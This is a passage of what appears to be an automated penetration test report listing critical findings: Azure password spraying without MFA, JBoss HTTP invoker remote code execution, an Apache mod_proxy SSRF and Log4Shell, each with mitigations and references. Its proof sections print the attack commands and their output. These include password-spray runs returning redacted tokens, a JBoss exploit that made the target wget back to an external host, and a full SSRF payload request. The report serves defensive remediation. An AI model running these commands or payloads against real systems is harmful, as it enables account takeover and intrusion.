Asset	Host	Description	Downstream Impacts	Severity
79c1f87so8		Microsoft Entra User 79c1f87so8	Business Email Compromise (1) Perimeter Breach (3) Microsoft Entra User Compromise (20) Sensitive Data Exposure (1)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (2)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (2)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (2)	CRITICAL 9.8
79c1f87so87738		Microsoft Entra User 79c1f87so87738	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe25867		Microsoft Entra User kionbobwe25867	Microsoft Entra User Compromise (1)	CRITICAL 9.8
79c1f87so81262		Microsoft Entra User 79c1f87so81262	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe27885		Microsoft Entra User kionbobwe27885	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Microsoft Entra User 79c1f87so8**

The domain user 79c1f87so8 on pod02.example.com was compromised via password spraying Azure.

```
02/06/2024, 12:07 PM

$ python3 /opt/CredMaster/credmaster.py --plugin msol -u users.txt -p password.txt

{
```

```
    "token_type": "Bearer",
    "scope": "user_impersonation",
    "expires_in": "8334",
    "ext_expires_in": "8334",
    "expires_on": "1707258401",
    "not_before": "1707249766",
    "resource": "https://graph.windows.net",
    "access_token": "ey**************************rA",
    "refresh_token": "0.**************************Hg",
    "foci": "1",
    "id_token": "ey**************************Q.",
    "client_info": "ey**************************n0"
}
```


2.3.12. JBoss Application Server HTTP Invoker Remote Code Execution Vulnerability

CRITICAL 9.8

H3-2021-0047

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

9.8 Base Score | 1 Attack Path

Details

The JBoss server allows unauthenticated users to access the /invoker/JMXInvokerServlet and /invoker/EJBInvokerServlet endpoints. This is a default configuration is JBoss 4.x, 5.x, and 6.x.

This misconfiguration permits unauthenticated remote attackers to run arbitrary commands on the vulnerable host by submitting crafted serialized Java payloads to the /invoker/JMXInvokerServlet or /invoker/EJBInvokerServlet URLs.

Remote Code Execution | Unauthorized Access

Mitigations

- Refer to your product vendor's guidance to disable the HTTP invoker endpoints.
- Follow the guidance below from SAS and IBM to disable the HTTP invoker endpoints. Ensure the /invoker/JMXInvokerServlet and /invoker/EJBInvokerServlet URLs are not accessible after the application server is restarted.

References

- JexBoss - JBoss Verify and Exploitation Tool @ **https://github.com/joaomatosf/jexboss**
- CISA Analysis Report (AR18-312A): JexBoss – JBoss Verify and EXploitation Tool @ **https://www.cisa.gov/uscert/ncas/analysis-reports/AR18-312A**
- FoxGlove Security: What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? @ **https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#jboss**
- SAS Guidance: Removing the JMX Console and the EJBInvokerServlet and JMXInvokerServlet applications from the JBoss application server @ **http://support.sas.com/kb/53/977.html**
- IBM: JBoss Security Remediation Guidance @ **https://www.ibm.com/docs/en/SSHEB3_3.7/pdfs_wiki/Jboss_Security_Remediation.pdf**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 8081	54.91.240.159	Redhat Jboss on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8081	Perimeter Breach (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Redhat Jboss on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8081**

Proof of remote code execution: A malicious payload was sent to the /invoker/JMXInvokerServlet endpoint. This resulted in the wget command being run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
02/06/2024, 12:55 PM

$ python3 /opt/h3/jmxinvokerservlet_rce.py -u http://54.91.240.159:8081 -i 104.236.72.193 -p 23 -o
output.json -v

Timestamp UTC: 2024-02-06 20:53:07
Connection from 54.91.240.159:36944 to 104.236.72.193:23

HTTP Request:
GET /ping/wget/jmx/commons31?t=a2b97412b985d4ee8049443f4ec1b720 HTTP/1.1
User-Agent: Wget/1.14 (linux-gnu)
Accept: */*
Host: 104.236.72.193:23
Connection: Keep-Alive
```

2.3.13. Azure Multi-Factor Authentication Disabled

CRITICAL 9.8

H3-2022-0002

This weakness was leveraged in 5 attack paths leading to critical impacts, including a Microsoft Entra User Compromise affecting the credential for kionbobwe2 and a Perimeter Breach affecting host 10.103.2.4.

9.8 Base Score | 5 Attack Paths

Details

An Azure account was accessed without any multi-factor authentication enabled.

This misconfiguration permits remote attackers to conduct credential attacks like password spraying to compromise an account and using it to further compromise an organization.

Unauthorized Access

Mitigations

- Enable multi-factor authentication for all users to access Azure resources.

References

- How to Enable Multi-Factor Authentication in Azure @ **https://docs.microsoft.com/en-us/azure/active-directory/authentication/tutorial-enable-azure-mfa**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
kionbobwe2		Microsoft Entra User kionbobwe2	Perimeter Breach (3) Microsoft Entra User Compromise (2)	CRITICAL 9.8
kionbobwe27885		Microsoft Entra User kionbobwe27885	Microsoft Entra User Compromise (4)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (2)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (1)	CRITICAL 9.8

Asset	Host	Description	Downstream Impacts	Severity
79c1f87so8		Microsoft Entra User 79c1f87so8	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (1)	CRITICAL 9.8
79c1f87so87738		Microsoft Entra User 79c1f87so87738	Microsoft Entra User Compromise (1)	CRITICAL 9.8
79c1f87so81262		Microsoft Entra User 79c1f87so81262	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe25867		Microsoft Entra User kionbobwe25867	Microsoft Entra User Compromise (1)	CRITICAL 9.8
kionbobwe2		Microsoft Entra User kionbobwe2	Microsoft Entra User Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Microsoft Entra User kionbobwe2**

The domain user kionbobwe2 on pod02.example.com was compromised via password spraying Azure.

```
02/06/2024, 12:10 PM

$ python3 /opt/CredMaster/credmaster.py --plugin msol -u users.txt -p password.txt

{
    "token_type": "Bearer",
    "scope": "user_impersonation",
    "expires_in": "8568",
    "ext_expires_in": "8568",
    "expires_on": "1707258788",
    "not_before": "1707249919",
    "resource": "https://graph.windows.net",
    "access_token": "ey*****************************eg",
    "refresh_token": "0.*****************************lw",
    "foci": "1",
    "id_token": "ey*****************************0.",
    "client_info": "ey*****************************n0"
}
```

2.3.14. Apache mod_proxy Server-Side Request Forgery Vulnerability

CRITICAL 9.6

CVE-2021-40438

This weakness was leveraged in 33 attack paths leading to critical impacts, including a Sensitive Data Exposure affecting AWS S3 stooge-sultry-substance and a Perimeter Breach affecting host 18.224.215.223 (ec2-18-224-215-223.us-east-2.compute.amazonaws.com).

Remediating this weakness would potentially eliminate **30%** of critical impact paths.

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 33 Attack Paths

Details

A crafted request uri-path can cause mod_proxy to forward the request to an origin server choosen by the remote user. This issue affects Apache HTTP Server 2.4.48 and earlier.

This vulnerability allows a remote, unauthenticated attacker to make the httpd server forward requests to an arbitrary server. The attacker could get, modify, or delete resources on other services that may be behind a firewall and inaccessible otherwise. The impact of this flaw varies based on what services and resources are available on the httpd network.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- This vulnerability affects Apache HTTP Server 2.4.48 and earlier. Upgrade the product to the latest version.

References

- What is SSRF? @ **https://portswigger.net/web-security/ssrf**
- Apache 2.4 Vulnerabilities @ **https://httpd.apache.org/security/vulnerabilities_24.html**
- CVE-2021-40438 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-40438**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.82.213.135 : 80	54.82.213.135	Apache Httpd Server on 54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com) Port 80	Perimeter Breach (1) AWS User Role Compromise (9) Sensitive Data Exposure (23)	CRITICAL 9.6

Proof

Proof of exploitability against affected asset **Apache Httpd Server on 54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com) Port 80**

> Out-of-band request and response showing that the vulnerable Apache server connected to an attacker-specified external server

```
02/06/2024, 11:54 AM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4****************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
GET /?unix:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|http://cn18sfrchta82aqdq2
ng8n55e94grw8jd.main.interacth3.io/ HTTP/1.1
Host: 54.82.213.135
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2225.0
Safari/537.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 72
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Allow-Origin: main.interacth3.io
Content-Type: text/html; charset=utf-8
Date: Tue, 06 Feb 2024 19:53:37 GMT
Server: main.interacth3.io
X-Interactsh-Version: 1.1.7

<html><head></head><body>dj8wrg49e55n8gn2qdqa28athcrfs81nc</body></html>
```

2.3.15. Apache Log4j2 Remote Code Execution Vulnerability

CRITICAL 9.6

CVE-2021-44228

Log4Shell

This weakness was leveraged in 33 attack paths leading to critical impacts, including a Sensitive Data Exposure affecting AWS S3 stooge-sultry-substance and a Perimeter Breach affecting host 54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com).

Remediating this weakness would potentially eliminate **30%** of critical impact paths.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

7.5 Base Score | 33 Attack Paths

Details

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

The severity of this vulnerability depends on the target application and configuration. In the worst case, this vulnerability permits unauthenticated attackers to gain control of the vulnerable host and execute arbitrary commands on it.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- For applications running with Java 8 or later, follow the guidance of the vendor of the affected application to update the Apache log4j2 library to version >= 2.17.1. Restart the affected application.
- For applications running with Java 7, follow the guidance of the vendor of the affected application to update the Apache log4j2 library to version >= 2.12.4. Restart the affected application.
- For applications running with Java 6, follow the guidance of the vendor of the affected application to update the Apache log4j2 library to version >= 2.3.2. Restart the affected application.
- Remove the JndiLookup class from the classpath of the vulnerable application using the command: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class. Restart the affected application.

References

- CISA Advisory @ **https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance**
- Compilation of Vendor Advisories @ **https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592**
- Cheat Sheet Reference Guide @ **https://www.techsolvency.com/story-so-far/cve-2021-44228-log4j-log4shell/**
- Horizon3.ai: The Long Tail of Log4Shell Exploitation @ **https://www.horizon3.ai/attack-research/attack-blogs/the-long-tail-of-log4shell-exploitation/**
- Understanding Log4Shell: the Apache log4j2 Remote Code Execution Vulnerability @ **https://www.horizon3.ai/cve-2021-44228/**
- Apache Log4j2 Release Notes @ **https://logging.apache.org/log4j/2.x/security.html**
- CVE-2021-44228 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-44228**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
54.82.213.135 : 8080	54.82.213.135	Apache Jspwiki on 54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com) Port 8080	Perimeter Breach (2) AWS User Role Compromise (8) Sensitive Data Exposure (23)	CRITICAL 9.6
52.90.237.79 : 8888	52.90.237.79	Apache Druid on 52.90.237.79 (ec2-52-90-237-79.compute-1.amazonaws.com) Port 8888	Perimeter Breach (1)	CRITICAL 9.2
52.90.237.79 : 8081	52.90.237.79	Apache Druid on 52.90.237.79 (ec2-52-90-237-79.compute-1.amazonaws.com) Port 8081	Perimeter Breach (1)	CRITICAL 9.2
54.145.223.2 : 9200	54.145.223.2	Elasticsearch on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 9200	Perimeter Breach (1)	CRITICAL 9.2
3.91.156.158 : 8980	3.91.156.158	OpenNMS on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8980	Perimeter Breach (1)	CRITICAL 9.2
184.73.131.205 : 8983	184.73.131.205	Apache Solr on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8983		HIGH 7.5

Proofs

Proofs of exploitability against one of the affected assets: **Apache Jspwiki on 54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com) Port 8080**

Out-of-band DNS request and response showing that the vulnerable Apache JSPWiki application connected to an attacker-specified external site

```
02/06/2024, 11:55 AM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 58326
;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cn18t13chta9t41c45agjjuxhbggiwz3c.main.interacth3.io.  IN       A


Response:
